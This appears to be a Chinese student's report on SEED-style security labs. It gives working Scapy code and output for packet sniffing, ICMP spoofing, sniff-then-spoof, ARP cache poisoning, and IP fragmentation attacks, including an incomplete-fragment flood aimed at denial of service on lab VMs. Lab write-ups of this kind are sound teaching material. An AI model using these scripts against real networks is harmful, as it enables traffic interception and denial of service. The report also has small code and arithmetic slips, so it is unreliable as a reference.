Packet Sniffing and Spoofing&ARP Cache Poisoning Attack&IP/ICMP Attacks

57117118 司晓凯


Part1——Packet Sniffing and Spoofing Lab

1.1Sniffing Packets

1.1A

程序对于每个捕获的数据包，回调函数 print_pkt()都会被调用，此函数将打印出有关数据包的一些信息。

以 root 权限执行 sniffer.py 时：



不以 root 权限执行 sniffer.py 时：

```
[09/07/20]seed@VM:~/Lab/lab3$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 5, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in
sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in
_run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, i
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(typ
e))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

以非 root 权限执行 sniffer.py 时，会报出“操作不被允许”的错误。

1.1B

通常，嗅探数据包时，只对某些类型的数据包感兴趣，因而可以在嗅探中设置过滤器。Scapy 的包过滤器使用 BPF（Berkeley Packet Filter）语法。

（1）只捕获 ICMP 包

更改过滤器的值为 filter =’ icmp’

```
###[ Ethernet ]###
  dst       = 00:00:00:00:00:00
  src       = 00:00:00:00:00:00
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 8068
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x5d23
     src       = 127.0.0.1
     dst       = 127.0.0.1
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x196c
        id        = 0x34cf
        seq       = 0x3c
```

```
###[ Raw ]###
                load                                                                    =
'\xf4\x81T_o\xa4\x0e\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x1
6\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

（2）捕获来自特定 IP，以及目标端口是 23 的任何 TCP 包

```
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(filter='tcp dst port 23&&src host 192.168.1.102',prn=print_pkt)
```

23 端口是 Talnet 服务，在虚拟机内运行 sniffer 程序

```
[09/08/20]seed@VM:~/Lab/lab3$ sudo ./sniffertcp.py
###[ Ethernet ]###
  dst       = 08:00:27:4f:7f:61
  src       = 5c:5f:67:2c:a4:16
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 52
     id        = 11586
     flags     = DF
     frag      = 0
     ttl       = 128
     proto     = tcp
     chksum    = 0x4964
     src       = 192.168.1.102
     dst       = 192.168.1.103
     \options   \
###[ TCP ]###
        sport     = 9812
        dport     = telnet
        seq       = 2197364495
        ack       = 0
        dataofs   = 8
```

如果使用 22 端口的 ssh 服务，则虚拟机内无输出，说明只抓取目的端口为 23 的包。

（3）捕获来自或到达特定子网的数据包。可以选择任何子网，例如 128.230.0.0/16; 不应选择 VM 所连接的子网。

```
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(filter='net 128.230.0.0/16',prn=print_pkt)
```

1.2Spoofing ICMP Packets

Scapy 可以让我们将 IP 数据包的字段设置为任意值。在这个部分，我们要用一个任意的 IP 地址来伪造一个 IP 包。伪造一个 ICMP 回显请求数据包，并将这个数据包发送到另一个 VM

新开一个终端，运行 task1.1 中的 icmp 包的捕获程序，以观察伪造结果和发送过程。

```
[09/08/20]seed@VM:~/Lab/lab3$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a=IP()
>>> a.dst='10.2.2.3'
>>> b=ICMP()
>>> p=a/b
>>> send(p)
.
Sent 1 packets.
```

捕获情况：

```
[09/08/20]seed@VM:~/Lab/lab3$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = fc:d7:33:da:60:5e
  src       = 08:00:27:4f:7f:61
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xaccc
     src       = 192.168.1.103
     dst       = 10.2.2.3
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xf7ff
```

1.3. Traceroute

使用 Scapy 来估计 VM 与目标主机之间的距离（路由数量）。原理很简单：就是利用 TTL（Time-To-Live）的特性，每经过一个路由器，TTL 值就会减去 1，当 TTL 减到 0 时，这个数据包就会被丢弃，同时该路由器会回发一个 ICMP 错误信息。因为每次的路由路径可能会不一样，所以我们只能估计 VM 到目标主机的距离。

```
from scapy.all import *
import sys
ip_dst = sys.argv[1]
if len(sys.argv) < 2:
        print ("[Usage]: python %s dstip" %(sys.argv[0]))
        exit(1)
a = IP()
a.dst = ip_dst
```

```
b = ICMP()
isGetDis = 0 ##isGetDis 表示是否到达目标 IP 地址，未到达时为 0，到达为 1
mTTL = 1 ##初始 TTL 设置为 1
i = 1##初始距离设置为 1
while isGetDis == False : ##当没有到达目标 IP 地址时
    a.ttl = mTTL
    ans, unans = sr(a/b)
###sr 函数是 Scapy 的核心，这个函数返回两个列表，第一个列表是收到应答的包和其对应的应答，第二个列表是未收到应答的包
###ans 表示已经收到应答的包和对应的应答
###unans 表示未收到应答的包
    if ans.res[0][1].type == 0:
   isGetDis = True
    else: ##当此时依旧没有到达目标 IP 地址时
        i += 1
        mTTL += 1 ##增大 mTTL 的值
print ('The Distance from VM to ip:%s is %d '%(ip_dst, i)) ##输出距离
```

程序首先设置 isGetDis 为 0，i（距离）为 1，当在 TTL 内无法到达指定的目标 IP 地址时，isGetDis 始终为 0，并且 TTL 加一，距离值加一。当 TTL 增长到其能够到达指定的目标 IP 地址时，isGetDis 设为 1，返回距离值 i。

```
[09/08/20]seed@VM:~/week21$ sudo python traceroute.py 58.192.118.142
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
Begin emission:
Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
The Distance from VM to ip:58.192.118.142 is 8
```

当目的地址为 58.192.118.142（www.seu.edu.cn 的 IP 地址）时，需要经过 8 个路由器

1.4. Sniffing and-then Spoofing

fake. py

```
from scapy.all import *

def print_pkt(pkt):
    a = IP()
    a.src = pkt[IP].dst
    a.dst = pkt[IP].src
    b = ICMP()
    b.type ="echo-reply"
    b.code =0
    b.id = pkt[ICMP].id
    b.seq = pkt[ICMP].seq
    p = a/b
    send(p)

pkt = sniff(filter='icmp[icmptype] == icmp-echo', prn=print_pkt)
```

```
[09/08/2020 22:37] seed@ubuntu:~$ ping 58.192.118.142
PING 58.192.118.142 (58.192.118.142) 56(84) bytes of data.
64 bytes from 58.192.118.142: icmp_req=1 ttl=248 time=3.94 ms
64 bytes from 58.192.118.142: icmp_req=2 ttl=248 time=3.88 ms
64 bytes from 58.192.118.142: icmp_req=3 ttl=248 time=3.61 ms
64 bytes from 58.192.118.142: icmp_req=4 ttl=248 time=4.29 ms
```

```
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
ping 58.192.118.142
```

```
8 bytes from 58.192.118.142: icmp_req=2 ttl=64 (truncated)
64 bytes from 58.192.118.142: icmp_req=3 ttl=248 time=4.06
8 bytes from 58.192.118.142: icmp_req=3 ttl=64 (truncated)
64 bytes from 58.192.118.142: icmp_req=4 ttl=248 time=4.52
8 bytes from 58.192.118.142: icmp_req=4 ttl=64 (truncated)
64 bytes from 58.192.118.142: icmp_req=5 ttl=248 time=4.59
8 bytes from 58.192.118.142: icmp_req=5 ttl=64 (truncated)
```

除了真正来自 58.192.118.142 的 ICMP 响应报文外，VM B 还额外收到了（截断的）4 个 8 字节的 ICMP 响应报文

利用 Scapy，无论 IP X 是否在线，都能够收到伪造的源地址为 X 的 ICMP 响应报文。

Part2——Packet Sniffing and Spoofing Lab

1.ARP Cache Poisoning

Task1A . using ARP request

使用arp请求包arp请求包除了请求作用外，还有一个功能就是让收到请求包的主机获得请求者的IP和MAC对应关系。
伪造程序如下：

```
from scapy.all import *
a = Ether()
b = ARP()
b.pdst = "192.168.1.105"
b.psrc = "192.168.1.102"
pkt = b/a
sendp(pkt)
```

```
地址                     类型    硬件地址              标志  Mask            接口
192.168.1.104            ether   08:00:27:4f:7f:61   C                     enp0s3
192.168.1.103                    (incomplete)                              enp0s3
192.168.1.1              ether   fc:d7:33:da:60:5e   C                     enp0s3
192.168.1.102            ether   08:00:27:4f:7f:61   C                     enp0s3
```

可以看到 192.168.104 和 192.168.1.102 的 mac 地址一样。

Task1B . using ARP reply

用 ping 还原 arp 表

```
a=Ether()
b=ARP()
b.pdst='192.168.1.105'
b.psrc='192.168.1.102'
b.hwsrc='aa:aa:aa:aa:aa:aa'
b.op=2
p=a/b
sendp(p)
```

```
地址                     类型    硬件地址              标志  Mask            接口
192.168.1.102            ether   aa:aa:aa:aa:aa:aa   C                     enp0s3
192.168.1.104            ether   08:00:27:4f:7f:61   C                     enp0s3
192.168.1.1              ether   fc:d7:33:da:60:5e   C                     enp0s3
```

Task1C . using ARP gratuitous message

清楚 VM A 的 ARP 缓存后，在 VM M 上写程序，发送一个 gratuitous 请求报文。报文的 op 选项设为 1，表示为请求报文；源 IP 地址为 B 的 IP 地址，源 MAC 地址为 M 的 MAC 地址；目的 IP 地址为 B 的 IP 地址，目的 MAC 地址为广播地址（ff:ff:ff:ff:ff:ff）。并且报文的以太网报头的目的 MAC 地址也设置为广播地址（ff:ff:ff:ff:ff:ff）。

```
a=Ether()
a.dst='ff:ff:ff:ff:ff:ff'
b=ARP()
b.psrc=b.pdst='192.168.1.102'
b.hwsrc='bb:bb:bb:bb:bb:bb'
b.hwdst='ff:ff:ff:ff:ff:ff'
p=a/b
sendp(p)
```

```
地址                    类型    硬件地址            标志  Mask    接口
192.168.1.102           ether   bb:bb:bb:bb:bb:bb   C             enp0s3
192.168.1.104           ether   08:00:27:4f:7f:61   C             enp0s3
192.168.1.1             ether   fc:d7:33:da:60:5e   C             enp0s3
```

Part3——IP/ICMP Attacks Lab

1. IP Fragmentation

Task1A . using ARP request

在此任务中，需要构造一个 UDP 数据包并将其发送到 UDP 服务器。 可以用“nc -lu 9090”启动 UDP 服务器。

不需要构建一个 IP 数据包，而需要将分组分成 3 个片段，每个片段包含 32 个字节的数据(第一个片段包含 8 个字节的 UDP 头加上 32 字节的数据)。如果所有操作都正确，服务器将总共显示 96 字节的数据。

（1）编写 UDP 数据包构造程序

```python
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=5
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=9
ip.flags=0
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
```

```
[09/11/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
```

udp报头+96个A共104字节，拆分成三段，第一段32个A+8字节udp报头，第二段和第三段都是32个A。所以第二个包的fragmentoffset=（32+8）/8=5，第三个包的fragmentoffset为（32+8+32）/5=9

nc 命令应该是要检查 checksum 的，但 wireshark 不检查。所以会出现 wireshark’显示组合但 nc 不输出的情况。

ip.src_host==192.168.1.105 && ip.dst_host==192.168.1.104

No.	Time	Source	Destination	Protocol	Length	Info
1502	2020-09-11 04:59:52.022048973	192.168.1.105	192.168.1.104	IPv4	74	Fragmented IP protocol (proto=UDP 17, off=0, ID=0001) [Reassembled in #1504]
1503	2020-09-11 04:59:52.068720548	192.168.1.105	192.168.1.104	IPv4	66	Fragmented IP protocol (proto=UDP 17, off=40, ID=0001) [Reassembled in #1504]
1504	2020-09-11 04:59:52.111433585	192.168.1.105	192.168.1.104	UDP	66	7070 → 9090 Len=96

Task1B . IP Fragments with Overlapping Contents

```
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 96 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=4
payload = 'B' * 32
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=8
ip.flags=0
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
```

我们将第二个包的负载换成32个 ‘B’ 。
覆盖了8个字节，即后两个包的fragmentoffset都较1.a中的值-1。
此处还要注意，我们将udp头中的length字段从1.a中的104变为了96（覆盖了8个字节的缘故），这样nc才能正常输出，A是32个，说明第一个包覆盖掉了第二个包的前8个字节。
换掉第一个包和第二个包的顺序之后结果不变。因为重新组装应该是在所有包都收到后才做的。


```
[09/11/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBB
```

Task1C . Sending a Super-Large Packet

构造一个有三个分片的 IP 报文，三个分片的数据长度分别为 20000，20000,25600 字节，将报文发送给 UDP 服务器。

```python
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len=60 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 65504 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
pkt[IP].proto=17
send(pkt,verbose=0)
ip.frag=8189
ip.flags=0
payload = 'A' *100
pkt = ip/payload
pkt[IP].proto=17
send(pkt,verbose=0)
```

实际上在发送的时候还进行了进一步拆分，我们看到最终，wireshark 中 reassembledIPv4 有 65612 字节。



Task1D . Sending Incomplete IP Packet

不完整的 IP 数据包将停留在内核中，直到它们超时。这可能会导致内核消耗大量内核内存，从而导致服务器上的拒绝服务攻击。

```python
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.1.105", dst="192.168.1.104")
ip.id = 1 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment
# Construct the entire packet and send it out
pkt1 = ip/udp/payload # For other fragments, we should use ip/payload
pkt1[UDP].chksum = 0 # Set the checksum field to zero
pkt1[IP].proto=17

ip.frag=5
pkt2 = ip/payload
pkt2[IP].proto=17

ip.frag=9
ip.flags=0
pkt3 = ip/payload
pkt3[IP].proto=17

for i in range(2000):
        pkt1[IP].id=i;
        pkt3[IP].id=i;
        send(pkt1,verbose=0)
        send(pkt3,verbose=0)
```

使用 wireshark 抓到了数量极大的不完整的 IP 数据包，可以观察到虚拟机的运行速度降低，虽然没能直接体现为拒绝服务，但是已经可以体现不完整的 IP 报文对虚拟机内核内存的消耗。